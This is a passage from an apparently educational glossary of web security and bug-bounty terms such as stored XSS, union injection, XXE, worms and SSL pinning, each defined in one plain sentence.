- SSL pinning: an app refusing to trust any certificate except the one baked into it.
- Stored XSS: XSS where the malicious content is saved on the server and runs when a victim opens it.
- Templating: a feature that lets an admin change what a site runs, often a route to RCE.
- Token: a string that proves identity or permission.
- Union injection: a SQL injection that uses the
UNIONkeyword to append a second query and read its results. - User-Agent: the browser's self-description sent with each request.
- UUID: a long identifier meant to be unique, like a serial number.
- VPN: a private network connection that makes a remote computer appear to be inside a company network.
- vSQL: Vertica's SQL dialect.
- Worm: malicious code that spreads itself from victim to victim.
- XSS: cross-site scripting; getting your own code to run inside someone else's web page.
- XSS Hunter: a service that catches blind XSS callbacks and records details such as a screenshot.
- XXE: XML External Entity; abusing an XML parser's ability to reference outside resources.
- XML: a text format for structured data, similar in purpose to JSON.